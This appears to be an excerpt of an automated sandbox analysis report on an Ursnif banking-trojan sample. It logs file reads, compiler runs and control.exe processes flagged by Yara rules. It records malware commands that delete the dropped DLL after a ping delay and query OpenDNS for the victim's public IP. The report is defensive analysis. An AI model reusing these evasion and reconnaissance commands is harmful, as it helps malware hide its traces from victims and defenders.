C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Core\4e05e2e48b8a6dd267a8c9e25ef129a7\System.Core.ni.dll.aux	unknown	900	success or wait	1	7FFD69D112E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Manaa57fc8cc#\8b2774850bdc17a926dc650317d86b33\System.Management.Automation.ni.dll.aux	unknown	2764	success or wait	1	7FFD69D112E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFD69C3B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFD69C3B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFD69C3B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFD69C3B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFD69C3B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	7FFD69C3B9DD	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Mf49f6405#\dfef7a1e85e28d0ba698946b7fc68a28\Microsoft.Management.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	7FFD69D112E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Management\d0f4eb5b1d0857aabc3e7dd079735875\System.Management.ni.dll.aux	unknown	764	success or wait	1	7FFD69D112E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Dired13b18a9#\78d6ee2fdd35fdb45b3d78d899e481ea\System.DirectoryServices.ni.dll.aux	unknown	752	success or wait	1	7FFD69D112E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Xml\f2e3165e3c718b7ac302fea40614c984\System.Xml.ni.dll.aux	unknown	748	success or wait	1	7FFD69D112E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Numerics\4f7e7c29596d1fb8414f1220e627d94c\System.Numerics.ni.dll.aux	unknown	300	success or wait	1	7FFD69D112E7	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	success or wait	1	7FFD69C262DB	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	23196	success or wait	1	7FFD69C263B9	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Data\99a190301066e9665ec15a1f355a928e\System.Data.ni.dll.aux	unknown	1540	success or wait	1	7FFD69D112E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.P6f792626#\e64755e76f85a3062b9f5a99a62dcabb\Microsoft.PowerShell.Security.ni.dll.aux	unknown	1268	success or wait	1	7FFD69D112E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Transactions\773cde8eca09561aeac8ad051c091203\System.Transactions.ni.dll.aux	unknown	924	success or wait	1	7FFD69D112E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Configuration\e82398e9ff6885d617e4b97e31fb4f02\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	7FFD69D112E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Configuration\e82398e9ff6885d617e4b97e31fb4f02\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	7FFD69D112E7	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	success or wait	1	7FFD610CB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	492	end of file	1	7FFD610CB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	end of file	1	7FFD610CB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	success or wait	1	7FFD610CB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	774	end of file	1	7FFD610CB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	end of file	1	7FFD610CB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	1	7FFD610CB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FFD610CB526	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	7FFD610CB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FFD610CB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	success or wait	5	7FFD610CB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	682	end of file	1	7FFD610CB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	end of file	1	7FFD610CB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FFD610CB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFD610CB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	end of file	1	7FFD610CB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FFD610CB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFD610CB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	success or wait	143	7FFD610CB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	993	end of file	1	7FFD610CB526	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	end of file	1	7FFD610CB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	success or wait	1	7FFD610CB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	492	end of file	1	7FFD610CB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	end of file	1	7FFD610CB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	success or wait	1	7FFD610CB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	774	end of file	1	7FFD610CB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	end of file	1	7FFD610CB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	7FFD610CB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FFD610CB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	7FFD610CB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	7FFD610CB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	success or wait	7	7FFD610CB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	682	end of file	1	7FFD610CB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	end of file	1	7FFD610CB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FFD610CB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFD610CB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	end of file	1	7FFD610CB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	7FFD610CB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	7FFD610CB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	success or wait	142	7FFD610CB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	993	end of file	1	7FFD610CB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	end of file	1	7FFD610CB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PSReadline\1.2\PSReadline.psd1	unknown	4096	success or wait	1	7FFD610CB526	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PSReadline\1.2\PSReadline.psd1	unknown	4096	end of file	1	7FFD610CB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	7FFD610CB526	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	7FFD610CB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	end of file	1	7FFD610CB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	7FFD610CB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	7FFD610CB526	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.P521220ea#\3fead9bee9d7ca09b54c4ee7c5ed0848\Microsoft.PowerShell.Commands.Utility.ni.dll.aux	unknown	2264	success or wait	1	7FFD69D112E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Confe64a9051#\b7f41bbfe8914f994b68b89a23570901\System.Configuration.Install.ni.dll.aux	unknown	1260	success or wait	1	7FFD69D112E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	success or wait	8	7FFD610CB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	128	end of file	1	7FFD610CB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	end of file	1	7FFD610CB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	success or wait	1	7FFD610CB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	534	end of file	1	7FFD610CB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	end of file	1	7FFD610CB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	success or wait	1	7FFD610CB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	534	end of file	1	7FFD610CB526	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Pae3498d9#\03aa8bc6b99490176793256632e8342e\Microsoft.PowerShell.Commands.Management.ni.dll.aux	unknown	3148	success or wait	1	7FFD69D112E7	ReadFile
C:\Users\user\AppData\Local\Temp\qmanv25g\qmanv25g.dll	unknown	4096	success or wait	1	7FFD610CB526	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	4096	success or wait	1	7FFD610CB526	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	1	success or wait	1	7FFD610CB526	ReadFile
C:\Users\user\AppData\Local\Temp\vn3zgr4g\vn3zgr4g.dll	unknown	4096	success or wait	1	7FFD610CB526	ReadFile
C:\Windows\System32\ntdll.dll	unknown	4	success or wait	3	28871CD15DF	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	7FFD610CB526	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	7FFD610CB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	success or wait	1	7FFD610CB526	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	end of file	1	7FFD610CB526	ReadFile

Analysis Process: csc.exe PID: **5812**, Parent PID: **3728**

General

Start time:	11:10:49
Start date:	24/01/2022
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\hddjt5kh\hddjt5kh.cmdline
Imagebase:	0x7ff65f850000
File size:	2739304 bytes
MD5 hash:	B46100977911A0C9FB1C3E5F16A5017D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	moderate

Analysis Process: conhost.exe PID: **5428**, Parent PID: **5408**

General	
Start time:	11:10:49
Start date:	24/01/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff61de10000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: cvtres.exe PID: **7104**, Parent PID: **5812**

General	
Start time:	11:10:51
Start date:	24/01/2022
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\AppData\Local\Temp\RESA9AF.tmp" "c:\Users\user\AppData\Local\Temp\hddjt5kh\CSCAC4C40391E0044BAAD217F7E1F4E48A.TMP"
Imagebase:	0x7ff7b2110000
File size:	47280 bytes
MD5 hash:	33BB8BE0B4F547324D93D5D2725CAC3D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: csc.exe PID: **4408**, Parent PID: **3728**

General	
Start time:	11:10:57
Start date:	24/01/2022
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\32ysuxeg\32ysuxeg.cmdline
Imagebase:	0x7ff65f850000
File size:	2739304 bytes
MD5 hash:	B46100977911A0C9FB1C3E5F16A5017D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Analysis Process: csc.exe PID: **6292**, Parent PID: **5408**

General	
Start time:	11:10:59
Start date:	24/01/2022
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\qmanv25g\qmanv25g.cmdline
Imagebase:	0x7ff65f850000
File size:	2739304 bytes

MD5 hash:	B46100977911A0C9FB1C3E5F16A5017D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Analysis Process: cvtres.exe PID: **6312**, Parent PID: **4408**

General	
Start time:	11:10:59
Start date:	24/01/2022
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\AppData\Local\Temp\RESC843.tmp" "c:\Users\user\AppData\Local\Temp\32ysuxeg\CSCDD69F677ABA1437DBA6EE4792C92D38A.TMP"
Imagebase:	0x7ff7b2110000
File size:	47280 bytes
MD5 hash:	33BB8BE0B4F547324D93D5D2725CAC3D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: control.exe PID: **4824**, Parent PID: **4848**

General	
Start time:	11:11:00
Start date:	24/01/2022
Path:	C:\Windows\System32\control.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\control.exe -h
Imagebase:	0x7ff783d80000
File size:	117760 bytes
MD5 hash:	625DAC87CB5D7D44C5CA1DA57898065F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000016.00000003.445277854.000002ACC595C000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000016.00000003.445091094.000002ACC595C000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000016.00000003.445408460.000002ACC595C000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000016.00000003.444990787.000002ACC595C000.00000004.00000040.sdmp, Author: Joe Security

Analysis Process: cvtres.exe PID: **3272**, Parent PID: **6292**

General	
Start time:	11:11:01
Start date:	24/01/2022
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\AppData\Local\Temp\RESCEBB.tmp" "c:\Users\user\AppData\Local\Temp\qmanv25g\CSC83689403A124ABD8F80AE4A2C14BFB.TMP"
Imagebase:	0x7ff7b2110000
File size:	47280 bytes
MD5 hash:	33BB8BE0B4F547324D93D5D2725CAC3D
Has elevated privileges:	true
Has administrator privileges:	true

Programmed in:	C, C++ or other language

Analysis Process: csc.exe PID: **4636**, Parent PID: **5408**

General	
Start time:	11:11:04
Start date:	24/01/2022
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\vn3zgr4g\vn3zgr4g.cmdline
Imagebase:	0x7ff7ebed0000
File size:	2739304 bytes
MD5 hash:	B46100977911A0C9FB1C3E5F16A5017D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Analysis Process: cvtres.exe PID: **6592**, Parent PID: **4636**

General	
Start time:	11:11:07
Start date:	24/01/2022
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\AppData\Local\Temp\RESE6D7.tmp" "c:\Users\user\AppData\Local\Temp\vn3zgr4g\CSCD86376609B0744ABB56928FEBE923C3.TMP"
Imagebase:	0x7ff7b2110000
File size:	47280 bytes
MD5 hash:	33BB8BE0B4F547324D93D5D2725CAC3D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: explorer.exe PID: **3440**, Parent PID: **3728**

General	
Start time:	11:11:07
Start date:	24/01/2022
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Explorer.EXE
Imagebase:	0x7ff6f22f0000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: control.exe PID: **6104**, Parent PID: **912**

General	
Start time:	11:11:08
Start date:	24/01/2022
Path:	C:\Windows\System32\control.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\control.exe -h

Imagebase:	0x7ff783d80000
File size:	117760 bytes
MD5 hash:	625DAC87CB5D7D44C5CA1DA57898065F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 0000001B.00000003.472405991.0000023ACE15C000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 0000001B.00000003.584670916.0000023ACE15C000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 0000001B.00000003.472502458.0000023ACE15C000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 0000001B.00000003.472298096.0000023ACE15C000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 0000001B.00000003.472531811.0000023ACE15C000.00000004.00000040.sdmp, Author: Joe Security

Analysis Process: cmd.exe PID: **5224**, Parent PID: **3440**

General

Start time:	11:11:27
Start date:	24/01/2022
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\cmd.exe" /C ping localhost -n 5 && del "C:\Users\user\Desktop\61ee6edf7de65.dll
Imagebase:	0x7ff7180e0000
File size:	273920 bytes
MD5 hash:	4E2ACF4F8A396486AB4268C94A6A245F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: **3640**, Parent PID: **5224**

General

Start time:	11:11:28
Start date:	24/01/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff61de10000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: PING.EXE PID: **5632**, Parent PID: **5224**

General

Start time:	11:11:29
Start date:	24/01/2022
Path:	C:\Windows\System32\PING.EXE
Wow64 process (32bit):	false
Commandline:	ping localhost -n 5
Imagebase:	0x7ff634dc0000
File size:	21504 bytes
MD5 hash:	6A7389ECE70FB97BFE9A570DB4ACCC3B
Has elevated privileges:	true

Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: **6152**, Parent PID: **3440**

General	
Start time:	11:11:40
Start date:	24/01/2022
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\cmd.exe" /C ping localhost -n 5 && del "C:\Users\user\Desktop\61ee6edf7de65.dll
Imagebase:	0x7ff7180e0000
File size:	273920 bytes
MD5 hash:	4E2ACF4F8A396486AB4268C94A6A245F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: **5104**, Parent PID: **6152**

General	
Start time:	11:11:41
Start date:	24/01/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff61de10000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: PING.EXE PID: **5860**, Parent PID: **6152**

General	
Start time:	11:11:42
Start date:	24/01/2022
Path:	C:\Windows\System32\PING.EXE
Wow64 process (32bit):	false
Commandline:	ping localhost -n 5
Imagebase:	0x7ff634dc0000
File size:	21504 bytes
MD5 hash:	6A7389ECE70FB97BFE9A570DB4ACCC3B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: RuntimeBroker.exe PID: **3092**, Parent PID: **3440**

General	
Start time:	11:11:49
Start date:	24/01/2022
Path:	C:\Windows\System32\RuntimeBroker.exe
Wow64 process (32bit):	false

Commandline:	C:\Windows\System32\RuntimeBroker.exe -Embedding
Imagebase:	0x7ff7ebed0000
File size:	99272 bytes
MD5 hash:	C7E36B4A5D9E6AC600DD7A0E0D52DAC5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: rundll32.exe PID: **2944**, Parent PID: **6104**

General	
Start time:	11:11:49
Start date:	24/01/2022
Path:	C:\Windows\System32\rundll32.exe
Wow64 process (32bit):	false
Commandline:	"C:\Windows\system32\rundll32.exe" Shell32.dll,Control_RunDLL -h
Imagebase:	0x7ff6d46d0000
File size:	69632 bytes
MD5 hash:	73C519F050C20580F8A62C849D49215A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: **6176**, Parent PID: **3440**

General	
Start time:	11:11:55
Start date:	24/01/2022
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	cmd /C "nslookup myip.opendns.com resolver1.opendns.com > C:\Users\user\AppData\Local\Temp\442E.bi1"
Imagebase:	0x7ff7180e0000
File size:	273920 bytes
MD5 hash:	4E2ACF4F8A396486AB4268C94A6A245F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: **6956**, Parent PID: **6176**

General	
Start time:	11:12:31
Start date:	24/01/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff61de10000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Disassembly

No disassembly